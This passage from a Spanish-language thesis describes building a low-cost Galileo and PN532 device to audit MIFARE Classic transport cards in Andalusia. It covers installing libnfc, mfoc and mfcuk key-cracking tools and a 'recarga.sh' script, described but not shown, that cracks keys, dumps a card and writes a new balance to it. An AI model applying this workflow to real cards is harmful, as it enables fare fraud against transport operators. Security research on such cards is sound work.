

Figura 4-1. Organización interna de la memoria para la versión 1K.

4.1.3 Características de diseño externo

Dado que hay nueve consorcios de transporte (uno para cada provincia andaluza más el área del Campo de Gibraltar), cada tarjeta se expide con serigrafía del consorcio en el que fue expedida la tarjeta. Fabricadas en plástico o papel, su tamaño es el estándar de otras tarjetas (definido en la norma ISO/IEC 7810 ID-1) y está diseñada en tonos verdes con un número identificador en el frontal.

Existen algunas variantes personalizadas con la foto y datos del portador, en caso de ser familia numerosa. Excepcionalmente, se emitieron también tarjetas conmemorativas, como por ejemplo las expedidas durante la puesta en marcha de las líneas de metro de Sevilla o Granada.

Figura 4-2. Diseño habitual de las tarjetas de transporte.

4.1.4 Otras tarjetas similares

Existen otras tarjetas disponibles para su uso en determinados medios de transporte, pero dado que son menos habituales no las trataremos aquí. Algunas se sirven de otras tecnologías como MIFARE Ultralight®.

4.2 Requisitos que considerar

Ya conocemos el medio sobre el que vamos a trabajar, así que estamos en condiciones de listar algunas de las cualidades que debe reunir el dispositivo de auditoría que vamos a diseñar.

- Reutilización de componentes y bajo coste de construcción.
- Cierta autonomía de funcionamiento para no depender de un ordenador.
- Compatible con MIFARE Classic®.
- Compatible con software de código abierto previamente disponible.
- Manipulación de comandos de autenticación a bajo nivel.
- Comunicación sencilla con el dispositivo, abstrayendo la manipulación de la capa física.
- Posibilidad de desarrollar en alguno de los lenguajes en los que previamente tengamos nociones.

4.3 Nuestra aportación: Dispositivo para auditoría y componentes utilizados

4.3.1 Elección de la plataforma electrónica

Tras una investigación previa sobre las posibilidades de usar Arduino, no nos convencía la poca flexibilidad de usar un microcontrolador AVR, y nos interesamos por la plataforma Intel® Galileo a raíz de unas muestras gratuitas proporcionadas por Intel® en 2014 de la placa versión "Gen 2". En su momento, optamos por ahorrar en este aspecto y aprovechar estas placas perfectamente válidas para nuestro cometido.

Lamentablemente, esta plataforma fue descontinuada por Intel en 2017 [11] y por lo tanto sería muy difícil justificar su uso para nuevos proyectos. Nuestra investigación inicial comenzó en 2015 y su desarrollo estaba aún plenamente vigente.

Como ventajas, al contar con un procesador Quark X1000 a 400 MHz, nos aseguramos compatibilidad con el juego de instrucciones x86 básico y mayor potencia que una Raspberry Pi de primera generación. Además, podemos instalar en una distribución de Linux soportada también, dentro de una microSD cualquiera, sin olvidarnos de la disponibilidad de un puerto Ethernet para gestiones de administración remotas.



Figura 4-3. Placa Intel® Galileo Gen 2.

4.3.2 Búsqueda de un lector adecuado

Elegiremos un lector basado en la familia NFC PN5xx de NXP, de cara a maximizar la compatibilidad con *libnfc* y MIFARE Classic®. Recordemos que la tecnología NFC (Near-Field Communication) está basada en estándares previos de RFID (*Radio Frequency IDentification*), por lo que a veces es habitual hablar de ambas de manera intercambiable.

Finalmente, se optó por un módulo ITEAD PN532 NFC [12], debido a su versatilidad (I^2C, UART, SPI), alimentación a 3,3V y manifiesta compatibilidad con *libnfc* (y Raspberry Pi). El coste es de unos 15€.

Uno de los motivos por los que se descartó hacer una aplicación similar en un teléfono móvil basado en Android fue la imposibilidad de acceder al chip NFC a bajo nivel. Adicionalmente, las tarjetas Classic son previas a algunos estándares NFC y no funcionan adecuadamente con lectores basados en chips Broadcom, los cuales no admiten determinados comandos especiales del fabricante original.

Figura 4-4. Módulo ITEAD PN532 NFC.

4.3.3 Pantalla digital

Se añadirá una pantalla digital para informar de aspectos básicos de funcionamiento del programa. Elegimos una pantalla LCD retroiluminada de 2x16 caracteres basada en el controlador HD44780, por bajo coste (3€) y uso sencillo. Adicionalmente podría ser necesario un potenciómetro para ajustar el brillo de la pantalla.



Figura 4-5. Pantalla 16x2 con controlador HD44780.

4.3.4 Carcasa

Para poder transportar el conjunto con una cierta seguridad, adaptaremos una caja de marca Supertronic con espacio para pantalla, provista en un comercio local por alrededor de 3€. Realizaremos algunas modificaciones artesanalmente para alojar los elementos necesarios.

Figura 4-6. La carcasa elegida para el dispositivo.

4.3.5 Teclado

Instalaremos un teclado numérico matricial 4x4, de membrana y genérico. Este elemento no es relevante puesto que para la mayoría de operaciones usamos SSH a través del puerto Ethernet, pero nos permitirá interactuar de manera básica con el dispositivo en ausencia de conexión. Su coste aproximado es de 1€.

Figura 4-7. Teclado matricial 4x4 genérico.

4.4 Consideraciones sobre el diagrama modular de Intel® Galileo Gen2

En la siguiente figura quedan reflejadas las relaciones de interconexión entre los periféricos que componen la placa de desarrollo. Nótese que estamos utilizando la versión Gen2, que tiene algunas diferencias de pines y periféricos sobre la original, además de voltaje de alimentación de 7-15V en vez de 5V. Es importante tener esto en cuenta porque puede que aplicaciones muy específicas que corren sobre Linux en vez de sobre el emulador de Arduino interno no sean compatibles entre ambas versiones.

Para la integración de los componentes que utilizamos en nuestro dispositivo hemos considerado con especial importancia las siguientes pautas:

- Seleccionar el nivel de salida digital a 3.3V o 5V (el módulo NFC y LCD soportan ambos).
- Algunos GPIO son multifunción y requieren activar las señales adecuadas para el MUX.
- En base a nuestra experiencia, el método de conexión del módulo NFC más fiable es UART.
- Podemos conectar la pantalla LCD y el teclado en cualquier GPIO, lo definimos por *software*.



Figura 4-8. Diagrama modular de Intel® Galileo Gen2.

4.5 Configuración de Intel® Galileo

4.5.1 Instalando la imagen del sistema operativo

La imagen de Linux que vamos a utilizar pertenece a la distribución Yocto. La imagen adecuada se podría obtener de las descargas disponibles en la web de Intel, o siguiendo las instrucciones del proyecto. En nuestro caso usaremos la imagen "3.8.7-yocto-standard" que guardaremos en la tarjeta microSD, e insertaremos en la ranura correspondiente.

Conectamos un cable a nuestro *router* en el puerto Ethernet provisto. Galileo se conectará automáticamente por DHCP, por lo que la manera más fácil de configurarlo es añadirlo a la tabla estática de nuestro *router*. Podremos conectarnos a él mediante la IP que obtenga, puerto 22 con usuario "root" y sin contraseña. Nos mostrará la siguiente información:

```
root@quark01cfb7:~# uname -a
Linux quark01cfb7 3.8.7-yocto-standard #1 Wed Sep 3 10:41:56 BST 2014 i586 GNU/Linux
```

Figura 4-9. Información de la imagen instalada.

4.5.2 Instalación de *libnfc*

Las herramientas de código abierto que vamos a utilizar corresponden a la *suite nfc-tools*, cuyo componente principal que proporciona las bibliotecas y controladores necesarios se llama *libnfc*. Podemos obtenerla clonando el repositorio de GitHub con "git clone https://github.com/nfc-tools/libnfc.git" o simplemente descargar la última versión 1.7.1 desde el apartado de *releases*. Teniendo en cuenta que el instalador de paquetes de Yocto se llama *opkg*, podemos ejecutar los siguientes comandos:

opkg install autoconf libtool

autoreconf -vis

./configure --with-drivers=pn532_uart --sysconfdir=/etc --prefix=/usr

make install

Instalaremos los controladores UART para el módulo PN532 (que recordemos que es el IC de nuestro lector), en contraposición a SPI o I^2C, ya que tras varias pruebas los otros modos no parecían funcionar correctamente en nuestro *hardware*, o implicarían una configuración más compleja. Para que los GPIO de Galileo estén en modo UART hay que cambiar la configuración de algunos pines de uso múltiple, para ello tendremos que ajustar adecuadamente el pin 45 en "/sys/class/gpio" como se muestra en la siguiente figura:

```
echo 45 > /sys/class/gpio/export
echo out > /sys/class/gpio/gpio45/direction
echo 1 > /sys/class/gpio/gpio45/value
```

Figura 4-10. Configuración de GPIO 45.

Con ello activamos el modo manual en un pin, poniendo la salida a nivel alto, de tal forma que se active un dispositivo de selección de función, que controla el modo del pin que proporciona el UART. En principio tendremos que ejecutar estos comandos cada vez que se reinicie nuestra Galileo, aunque posteriormente automatizaremos este procedimiento. También necesitaremos configurar el archivo "/etc/nfc/libnfc.conf" con los siguientes parámetros:

device.name = "Itead_PN532_UART"

device.connstring = pn532_uart:/dev/ttyS0

El objetivo no es más que hacer que el controlador de la biblioteca sepa dónde se encuentra el lector RFID que queremos que utilice, indicando la ubicación adecuada del puerto UART de Galileo, apuntando al dispositivo "dev" correspondiente. Probemos ejecutando las utilidades que habíamos instalado, primero sin tarjeta en el lector, para asegurarnos de que la comunicación entre el lector y la placa se desarrolla sin problemas.

```
root@quark01cfb7:/opt# nfc-list
nfc-list uses libnfc 1.7.1
NFC device: pn532_uart:/dev/ttyS0 opened
root@quark01cfb7:/opt# nfc-mfclassic --help
Usage: nfc-mfclassic f|r|R|w|W[=...] a|b <dump.mfd> [<keys.mfd> [f]]
```

Figura 4-11. Las herramientas *nfc-list* y *nfc-mfclassic* instaladas.

Ahora podremos comprobar si podemos detectar una tarjeta en el lector:

```
root@quark01cfb7:/opt# nfc-list
nfc-list uses libnfc 1.7.1
NFC device: pn532_uart:/dev/ttyS0 opened
1 ISO14443A passive target(s) found:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): [redacted]
       UID (NFCID1): [redacted]
      SAK (SEL_RES): [redacted]
```

Figura 4-12. Tarjeta detectada en el lector.

¡Estupendo! Podemos comprobar la UID única de la tarjeta (tampoco nos podemos fiar, en Internet se venden tarjetas sin UID para suplantarlo), la cual es legible sin necesidad de autenticación. Ahora usaremos la herramienta *nfc-mfclassic* para leer y escribir tarjetas, que podremos probar en tarjetas cuyas claves conozcamos. En este punto podríamos fabricar un sistema de control de acceso con tarjeta, por ejemplo, pero para hacer la auditoría necesitaremos instalar algo más.

4.5.3 Las utilidades *mfcuk*, *mfoc* y *miLazyCracker*

Las herramientas *mfcuk* y *mfoc* implementan los ataques "*DarkSide*" (sección 3.2.5) y "*Nested authentication attack*" (sección 3.2.4), respectivamente. Para instalarlas las descargamos con "wget" o "git clone" y ejecutamos los siguientes comandos:

```
autoreconf -vis
./configure
make
```

Haciendo algunas pruebas con *mfcuk* quizás no parezca funcionar adecuadamente, ya que queda en una búsqueda continua sin encontrar nada. ¿Cómo podríamos solucionarlo? Bueno, realmente no lo necesitamos, ya que disponemos de una clave previamente.

Recientemente se implementó el ataque "*Hardnested*", para tarjetas *hardened* sin necesidad de un Proxmark 3 en *miLazyCracker* y en una rama alternativa de *mfoc*. En caso de intentar compilarlo en Galileo, tendremos algunos problemas con el código ensamblador *inline* para AMD64 o SSE, según la versión, ya que nuestro procesador Intel® Quark X1000 es de 32 bits y, de hecho, tampoco incluye juegos de instrucciones para manejar vectores como MMX o SSE. Tampoco importa mucho, el rendimiento sería simplemente insuficiente [13].

4.5.4 Configuración de la pantalla y del teclado

De cara a implementar la pantalla, nuestra primera idea fue la de instalar un controlador que la manejase. Existe, de hecho, un módulo para el *kernel* de Linux que lo implementa. No obstante, teníamos ciertas limitaciones en cuanto a memoria para realizar las operaciones de instalación necesarias. Así que, tras reflexionar un poco sobre una posible solución, llegamos a la conclusión de que era posible manejarla en *shellscript* dividiendo el problema en diversas capas de abstracción, desde la capa física (control de bits) hasta la capa de aplicación (envío de mensajes).

El *datasheet* del IC HD44780 [14] explicaba claramente cómo activar los pines para mostrar mensajes, siguiendo las tablas de caracteres proporcionadas para ello. El modo de transmisión elegido fue el de 4 bits, porque simplificaba notoriamente el conexionado. La única diferencia a nivel de software es enviar la información de los caracteres en dos partes con una línea de control.



Figura 4-13. Pruebas con la pantalla digital.

Para el teclado procedemos de manera similar, haciendo *polling* de lectura cuando nuestro programa requiere una entrada y hasta que las combinaciones adecuadas de pines han sido activadas por una pulsación del teclado. Como es evidente por la sencillez del teclado, evitaremos pulsar varios botones a la vez para no confundir al algoritmo de muestreo y decodificación.

4.6 Ventajas y limitaciones de nuestra plataforma

Con una inversión de sólo 22€ (lector, pantalla, teclado, carcasa), teniendo en cuenta que las placas Galileo fueron proporcionadas a modo de muestras gratuitas por Intel (y la microSD reutilizada), cumplimos sobradamente el requisito de reducir el coste del *hardware* de auditoría. Nos permite instalar GNU/Linux, compilar nuestras herramientas y mejorarlas de manera sencilla. Gracias a estar utilizando el IC modelo PN532 de NXP, también mantenemos compatibilidad tanto con las tarjetas MIFARE Classic®, como con *libnfc*. La herramienta *mfoc*, principal en nuestro caso, funcionará correctamente, aunque algo lenta, como veremos posteriormente.

En cuanto a los inconvenientes, podríamos destacar la aparente imposibilidad para hacer funcionar *mfcuk*. El ataque *hardnested* de miLazyCracker también estará fuera de nuestro alcance, pero considerando que en el momento de diseño de nuestro dispositivo esas tarjetas eran muy poco comunes (y que de hecho esta herramienta no existía aún), nos parecen suficientes las prestaciones obtenidas.

Para sortear estos problemas, en principio el primero lo podemos paliar consiguiendo previamente alguna clave obtenida de otro modo. En cuanto a las tarjetas *hardened*, siempre podríamos utilizar para nuestras pruebas las tarjetas antiguas, que siguen siendo igual de válidas en la actualidad. No hemos tenido demasiados problemas para encontrarlas.

Figura 4-14. Dispositivo ensamblado.

5 MEJORAS Y OPTIMIZACIÓN DEL *SOFTWARE*

En este capítulo procederemos a preparar el *software* necesario para el funcionamiento de nuestras pruebas. Se comentarán con especial atención algunos aspectos particulares y problemas encontrados durante las etapas de desarrollo, explicando las soluciones encontradas.

El siguiente paso sería mejorar los scripts para reducir la intervención manual al mínimo. Por último, investigar cómo reducir el tiempo empleado en volcar la información relevante de la tarjeta. Serán necesarias varias estrategias para evitar la pérdida de tiempo en cálculos innecesarios.

5.1 Motivación de las mejoras

La principal vía de ejecución de las pruebas iniciales será mediante la obtención de volcados de la memoria interna de la tarjeta. En un principio las utilidades *mfoc* y *nfc-mfclassic* nos permiten volcar una tarjeta entera o leerla y escribirla por sectores, respectivamente. Su utilización requiere de bastante intervención manual, demandando también ser metódico en la gestión de los archivos generados para no sobrescribir información que queremos mantener, o localizar fácilmente los archivos adecuados que queremos modificar. Tampoco cuentan con parámetros concretos de edición. Por este motivo, lo primero que haríamos sería "envolver" estas utilidades en uno o varios *scripts* sobre los que delegar algunos procedimientos.

5.2 Automatización

Escribir todos los comandos requeridos para hacer las configuraciones y alteraciones necesarias era bastante tedioso, así que la primera mejora que se aplicó fue la creación de varios *scripts* para automatizar tareas. El código de estos se puede encontrar en el anexo, al final de este documento. Su funcionalidad se describe a continuación.

5.2.1 recarga.sh

El *script* central que automatiza la alteración de la estructura de memoria para las tarjetas andaluzas. Fue creado en paralelo al estudio de la memoria interna de la tarjeta, según íbamos descubriendo cómo modificar ciertos parámetros de la mejor forma posible. Sólo hay que llamar a "/opt/utils/recarga.sh <importe>":

- Inicializa los pines.
- Comprueba que hay tarjeta en el lector, en cuyo caso lee el UID para ver si existe en la base de datos.
- Si existe, usa las claves guardadas para volcarla con *mfoc*; si no, intenta el ataque y guarda las claves.
- Llama *xxd* para obtener información del volcado. Consideraciones:
    - Si un número empieza por "0", ¡Bash lo considera octal!
    - Hay que tener cuidado con el *endianness* (orden de las palabras de la memoria).
- Se hace un respaldo del volcado anterior, por si acaso estropeamos algo.
- Se genera una cadena hexadecimal con los nuevos datos, y se inserta en el volcado.
- Se graban los datos en la tarjeta, sólo los sectores relevantes.

5.2.2 lcd.sh

Consta de tres partes: inicialización de pines, funciones de abstracción y ejemplos de uso. Como curiosidad, se han añadido unos comandos *sleep* para solucionar algunos bugs relacionados con la sincronización digital de los canales. Las funciones de una capa de abstracción superior llaman a las inferiores, facilitando así enormemente la partición del problema, de la siguiente manera:

- status(): Lee los valores de las líneas conectadas con la pantalla. Fundamentalmente depuración.
- lcdpin(): Ajusta el valor de un pin concreto.
- sendNibb(): Ajusta los pines para medio octeto y manda la señal de activación.
- sendByte(): Envía dos medios octetos.
- sendChar(): Limpia la pantalla, separa la cadena especificada en caracteres y muestra el texto.
- cleanLcd(): Limpia la pantalla y resetea el cursor al comienzo.
- firstLine(): Mueve el cursor a la primera línea.
- secondLine(): Mueve el cursor a la segunda línea.

Figura 5-1. Pantalla LCD mostrando el progreso.

5.2.3 keypad.sh

Lee el estado de los pines asignados al teclado matricial, decodifica la tecla pulsada según la posición, y devuelve el valor. El teclado consta de ocho líneas, y el escaneado se produce activando a nivel alto consecutivamente los cuatro pines de salida de Galileo. La lectura de los pines pulsados se realiza en cada una de las cuatro entradas, de tal forma que, si el botón produce contacto, la entrada detecte un nivel alto.

Consideramos importante ajustar la frecuencia de muestreo y la posibilidad de añadir algún método de *debouncing* para equilibrar los parámetros de latencia percibida y fiabilidad.

5.2.4 uart.sh

Inicializa el puerto UART, ya que el puerto GPIO 45 tiene varias funciones asignadas. La línea "*export*" marca el puerto 45 para su modificación. La línea "*out*" cambia la dirección a salida. La línea "*value*" asignado a "1" marca el nivel alto del pin.

Este archivo es llamado por *recarga.sh* antes de hacer ninguna operación, pero sólo una vez. Esto es posible usando la característica de creación de un archivo volátil en "/var/volatile", como si fuera una variable, para comprobar el estado de llamadas previas.

5.3 Optimización de las prestaciones de ataque

En un principio, el volcado de una tarjeta completa tardaba alrededor de 8-12h con la potencia de nuestra CPU. Todo esto para cada vez que quisiéramos modificar algo en alguna tarjeta. De cara a reducir los tiempos a una cantidad más razonable, valoramos la posibilidad de implementar algunas mejoras:

- Creación de una base de datos de claves, recordando las tarjetas previamente atacadas.
- Análisis de los bits de permisos para reducir las claves que necesitemos (y que no tenemos).
- Reducción de los sectores a atacar a los mínimos indispensables (reducción a menos de 1h).

El primer punto se abordaría dentro de los *scripts* de automatización previamente descritos, como parte de la gestión de los ficheros, ordenándolos en el sistema de archivos. El segundo parte de la sospecha de que algunas modificaciones se podían leer, y escribir de nuevo, utilizando la clave A no única; se describirá en la próxima sección.

Con respecto al último punto, la herramienta *mfoc* no permitía seleccionar sectores concretos para atacar, pero dicha funcionalidad estaba planificada en la ayuda del programa. El código fuente de la herramienta está escrito en C, así que no resultó complejo añadir / modificar las líneas necesarias tras una revisión cuidadosa de cómo funcionaba el código.

Por lo tanto, fue enviado el *Pull Request* número 43 (y 44), habilitando la opción "-s" por línea de comandos para especificar un sector, al proyecto original en GitHub, de cara a aportar nuestro granito de arena al proyecto. También se han enviado algunas otras mejoras menores y propuestas de solución de bugs.

5.4 La utilidad *MiFaRe* para (des)codificar los bits de acceso

A la hora de emprender el análisis de permisos, en primer lugar, nos dirigimos al *datasheet* de la tarjeta [10]. Podemos observar que la información sobre los permisos alojada en los bits de acceso es simple, pero la codificación es un poco compleja desde el punto de vista de un humano. Comprobar estos bits a mano requería una inspección minuciosa, ya que los bits cuentan con redundancia (y varias negaciones de bits), describiendo qué claves y de qué manera afectan a cada posición de memoria.

Investigando un poco, tuvimos conocimiento de una utilidad fantástica, que cuenta con interfaz gráfica y es muy intuitiva. Se trata de "*MiFaRe – Access Conditions Calculator*", la cual fue de gran ayuda a la hora de decodificar cómodamente los números hexadecimales. Actualmente existen también algunas utilidades online para hacer la misma tarea, aunque nosotros consideramos suficiente esta.



Figura 5-2. Captura de la utilidad *MiFaRe*.

Escribiendo los bits de acceso en la caja de texto provista, y pulsando sobre el botón "< *Decode*", podremos comprobar el significado de dichos bits de manera rápida y precisa. De la misma manera podríamos hacer la operación inversa y utilizarla para configurar una tarjeta para un sistema que vayamos a diseñar nosotros.

